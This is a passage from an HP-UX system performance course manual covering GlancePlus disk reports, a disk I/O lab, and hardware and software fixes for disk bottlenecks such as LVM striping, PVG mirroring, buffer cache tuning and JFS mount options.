  5 56/36.6.0        68/  9    10.6  1172.8/  154.9    na/   na  35.8/  4.6
  6 56/52.2.0         0/  0     0.0     0.0/    0.0   0.0/  0.0   0.0/  0.0




Top disk user: PID  3280, disc            106.4 IOs/sec   S - Select a Disk
```

Student Notes


The glance Disk Device report (u key) shows current and average utilization of each disk drive on the system. Also shown in this report is the current I/O queue length for each disk.

In the slide, three disks show utilization greater than 50% and queue lengths greater than 3. This would normally be cause for further investigation. The 10.6 and 18.2 queue lengths are high, but, because the average utilization of the drives is 9%, this may just be a spike in disk activity.

In this case, the situation should be monitored further to see if the high queue lengths persist, or whether they were just spike in disk usage.

11–7. SLIDE: Disk I/O Monitoring: Glance Disk Report

Disk I/O Monitoring: Glance Disk Report



```
B3692A GlancePlus B.10.12       06:16:25 e2403roc 9000/856    Current  Avg  High
--------------------------------------------------------------------------------
Cpu  Util  S                                SRU                U |100%  100%  100%
Disk Util  F                                          F          | 83%   22%   84%
Mem  Util  S  SU                            UB              B    | 94%   95%   96%
Swap Util  U   UR    R                                           | 21%   21%   22%
--------------------------------------------------------------------------------
                                  DISK REPORT                          Users=    4
Req Type       Requests   %     Rate   Bytes     Cum Req    %  Cum Rate Cum Byte
--------------------------------------------------------------------------------
Local  Logl Rds      68   2.7     13.6     5kb       1260    7.8      9.6     3.2mb
       Logl Wts    2455  97.3    491.0  19.2mb      14798   92.2    112.9   114.8mb
       Phys Rds      10   1.7      2.0    80kb        189    5.1      1.4     1.8mb
       Phys Wts     565  98.3    113.0  18.9mb       3520   94.9     26.8   112.4mb
       User         571  99.3    114.2  18.9mb       3448   93.0     26.3   112.2mb
       Virt Mem       0   0.0      0.0     0kb         66    1.8      0.5     968kb
       System         4   0.7      0.8    32kb        195    5.3      1.4     1.2mb
       Raw            0   0.0      0.0     0kb          0    0.0      0.0       0kb
Remote Logl Rds       0   0.0      0.0     0kb          0    0.0      0.0       0kb
       Logl Wts       0   0.0      0.0     0kb          0    0.0      0.0       0kb
       Phys Rds       0   0.0      0.0     0kb          1  100.0      0.0       0kb
       Phys Wts       0   0.0      0.0     0kb          0    0.0      0.0       0kb
```

Student Notes

The glance Disk Report (**d** key) shows local and remote I/O activity. The I/O distribution can be viewed from the following:

- Logical Perspective (logical reads versus logical writes)
- Physical Perspective (physical reads versus physical writes)
- I/O Type Perspective (User, Virtual Mem, System, Raw)

Items of interest in this report include the number logical I/O requests (read and writes), the number of physical I/O requests (reads and writes), and the ratio between the two.

In the slide, the disk utilization is 94% (very high), with the majority of the I/Os being writes (92%) as opposed to reads. It is also interesting to note the logical to physical write ratio is 14,798 : 3,520 or approximately 5:1, which is an acceptable write performance ratio.

11–8. LAB: Monitoring Disk I/O Performance

Baseline Disk I/O Performance

1. Benchmark the disk I/O performance on the system while there's no other activity by executing the diskread baseline program.

```
# timex  /home/h3045s_b00/baseline/diskread &
```

NOTE: NOTE: You may need to edit the **`diskread`** program for the appropriate disk device file for your system.

Record the amount of time for the program to execute :

Disk I/O Bottleneck

2. Change to the directory containing a disk I/O intensive application.

```
# cd  /home/h3045s_c00/disk/lab1
```

3. Time and monitor the system during the execution and the disk_long program:

```
# timex ./disk_long &
```

4. Open a second window, and re-execute the **`diskread`** baseline program.

```
# timex  /home/h3045s_b00/baseline/diskread &
```

Record the amount of time for the diskread program to execute : ___________________

Record the amount of time for the disklong program to execute : ___________________

5. Continue executing the **`disklong`** program multiple times in the first window. In the second window, start glance and answer the following questions related to the performance of the system:

   A. What is the utilization of the disk while the program is executing?

   B. How many requests are in the disk I/O queue?

   C. What is the buffer cache hit ratio?

   D. What is the amount of logical writes being performed per second?


Module 12 — Tuning Performance Bottlenecks

Objectives

Upon completion of this module, you will be able to:

- List three different areas where performance bottlenecks occur.
- List two hardware solutions for tuning a disk bottleneck.
- List three software solutions for tuning a disk bottleneck.

12–1. SLIDE: Performance Bottleneck Areas



Performance Bottleneck Areas

Student Notes

Performance bottlenecks can happen at all three of the areas listed above: *hardware*, *operating system*, and *application*.

Hardware

The hardware moves data within the computer system. If the hardware is slow, the system will still be slow, no matter how finely tuned the OS and applications are. Ultimately, the system is only as fast as the hardware can move the data.

Items affecting the speed of the hardware include: CPU clock speed, amount of memory, type of disk controller (Fast/Wide SCSI or Single-Ended SCSI), and type of network card (FDDI or Ethernet).

Operating System

The operating system runs on top of the hardware. It controls how the hardware is utilized. The operating system decides which process runs on the CPU, how much memory to allocate for the buffer cache, and whether I/O to the disks is performed synchronously or asynchronously, etc. If the operating system is not configured properly, then the performance of the system will be poor.

Items affecting how the operating system performs include: process priorities and their "nice" values, the tunable OS parameters, the mount options used for file systems, and the configurations of network and swap devices.

Applications


The applications run on top of the operating system. The application programs include software such as database management systems, Electronic Design Applications programs, and accounting-based applications. The performance of the application program is dependent on the operating system and hardware, but it is also dependent on how the application is coded, and how the application itself is configured.

Items affecting the performance of the application include: how the application data is laid out on the disk, how many users are trying to use the application currently, and how efficiently the application uses the system's resources.

Questions

In which of these three areas are most performance problems located?

12–2. SLIDE: Tuning a Disk Bottleneck — Hardware Solutions



Tuning a Disk Bottleneck — Hardware Solutions

- Add additional disk drives (and off load busy drives)
- Add additional controller cards (add load balance disk drives across controllers)
- Add faster disk drives
- Implement disk striping
- Implement disk mirroring


Student Notes

The hardware solutions on the slide above will help to lessen the performance impact of high disk I/O on a system.

- **Add additional disk drives (and off load busy drives)**. This spreads the amount of I/O over more drives, decreasing the average number of I/O requests for each disk.
- **Add additional disk controllers (and load balance disk drives across controllers)**. This spreads the amount of I/O over more controllers, decreasing the likelihood any one disk controller becomes overloaded with I/O requests.
- **Add faster disk drives**. This decreases the amount of time it takes to service an I/O request, which decreases the amount of time requests spend waiting in the disk I/O queue.
- **Implement disk striping**. This increases the number of disk heads having access to the striped data (the more disks striped across, the more heads into the data). It also allows for overlapping seeks, meaning one disk head can be seeking to the next block while a second disk head is reading the current data block.

- **Implement disk mirroring**. This can increase read performance since either the primary or mirrored copy of the data can be read. In fact, the data will be read from whichever disk has the fewest I/Os pending against it.

12–3. SLIDE: Hardware Solution — Use Striping to Offload Busy Drives



Hardware Solution —
Use Striping to Offload Busy Drives

Without Striping

With Striping

Student Notes

Balancing the disk activity such that the utilization across drives is approximately the same helps to make sure that no one disk becomes overloaded with I/O requests (that is, 90% or greater utilization with more than three requests in the disk queue).

The slide illustrates a situation where one disk is heavily utilized (100%) while another disk is only 5% utilized. One potential solution is to stripe the heavily utilized logical volume on the first disk to both disks.

LVM Striping

The ability to stripe a logical volume across multiple disks (at a file system block level) was introduced into LVM at the HP-UX 10.01 release. A logical volume must be configured for striping at the time of creation. Once a logical volume is created, it cannot be striped without recreating the logical volume


The command to create a striped logical volume is **`lvcreate`**. The syntax, related to striping, for this command is:

```
lvcreate -i [number of disks] -I [stripe size] -L [size in MB] vg_name
```

Example:

```
lvcreate -i 2 -I 8 /dev/vg01
lvextend -L 50 /dev/vg01/lvol2 /dev/dsk/c0t5d0 /dev/dsk/c0t4d0
```

12–4. SLIDE: Hardware Solution — Use PVGs to Offload Busy Controllers



Hardware Solution —
Use PVGs to Offload Busy Controllers

Student Notes

Another potential solution to a disk I/O performance problem is to spread the write requests across the disk controllers as evenly as possible. This helps ensure no one controller becomes overloaded with I/O requests.

Mirroring Logical Volumes

As previously mentioned, a popular feature of LVM is the ability to mirror logical volumes to separate disk drives. This involves writing one copy of the data to the primary disk, and one copy to the mirrored disk. When the primary disk and mirror disk are on the same disk controller, a performance bottleneck often results, because the disk controller has to service the writes for both the primary and mirrored data.

Physical Volume Groups

Physical Volume Groups (PVGs) allow disk drives to be grouped based upon the disk controller to which they're attached. When used in conjunction with LVM mirroring, this ensures the mirrored data not only goes to a different disk, but also goes to a different PVG group (that is, a different disk controller).

How to Set Up PVGs

The PVG groups are defined in the /**etc/lvmpvg** file. This file can be manually edited or updated with the **-g** option to the **vgcreate** and/or **vgextend** commands.

A sample **/etc/lvmpvg** file, based on the four disks on the slide would be:

```
VG   /dev/vg01
PVG  PV_group0
/dev/dsk/c0t6d0
/dev/dsk/c0t5d0
PVG  PV_group1
/dev/dsk/c2t5d0
/dev/dsk/c2t4d0
```

Configuring LVM to Mirror to Different PVGs


The command to configure LVM mirroring for different PVGs is **lvchange**. The strict option to this command, **-s**, contains the following three arguments:

- **y** This indicates all mirrored copies must reside on different disks.
- **n** This indicates mirrored copies can reside on the same disk as the primary copy.
- **g** This indicates all mirrored copies must reside with different PVGs.

For example, to configure **/dev/vg01/lvol1** to mirror to different PVG:

```
lvchange -s g /dev/vg01/lvol1
```

12–5. SLIDE: Tuning a Disk Bottleneck — Software Solutions



Tuning a Disk Bottleneck — Software Solutions

- Tune Buffer Cache for Optimal Hit Ratio
- Defragment JFS Extents
- Mount JFS File Systems using `delaylog` Option
- Mount JFS File Systems using Online Options

Student Notes

The software solutions on the above slide are primarily operating system level changes which can be made to improve disk I/O performance.


- **Tune buffer cache for optimal hit ratio**. This allows more data to be kept in memory such that future disk I/O requests can be serviced from the buffer cache rather than going to physical disk.

- **Defragment JFS Extents**. This allows JFS to perform few, large-block reads, as opposed to many, small-block reads.

- **Mount JFS file systems using the `delaylog` option**. This improves disk I/O performance by allowing non-critical JFS updates to be done asynchronously as opposed to synchronously (which is the default).

- **Mount JFS file systems using online options**. This allows JFS file systems to be mounted to favor performance as opposed to integrity. The default JFS mount options favor integrity. With the online JFS mount options, JFS file systems can be mounted to favor performance.

12–6. SLIDE: Software Solution — Tune Buffer Cache for Optimal Hit Ratio



Software Solution —
Tune Buffer Cache for Optimal Hit Ratio

Student Notes

With the introduction of HP-UX 10.0, the buffer cache becomes *dynamic*, growing and shrinking between a minimum size and a maximum size.

How the Buffer Cache Grows


As the kernel reads in files from the file system, it will try to store the data in the buffer cache. If memory is available and the buffer cache has not reached its maximum size, the kernel will grow the buffer cache to make room for the new data. As long as there is memory available, the kernel will keep growing the buffer cache until it reaches its maximum size (50% of memory, by default).

If memory is not available, or the buffer cache is at its maximum size when new data is read, then the kernel will select buffer cache entries which are least likely to be needed in the future, and reallocate those entries to store the new data. It is important for disk performance reasons, to ensure the buffer cache hit ratio on disk reads is at a minimum of 95%.

Caution must be taken however, when increasing the maximum size of the buffer cache. Performance problems can occur due to paging/swapping if the buffer cache is allowed to grow too large.

12–7. SLIDE: Software Solution — Defragment JFS Extents

Software Solution —
Defragment JFS Extents



Student Notes

JFS allocates space to files in the form of **extents**, adjacent blocks of disk space treated as a unit. Extents can vary in size from a single block (1 KB in size) to many megabytes. Organizing file storage in this manner allows JFS to issue large I/O requests, which is more efficient than reading or writing a single block at a time.

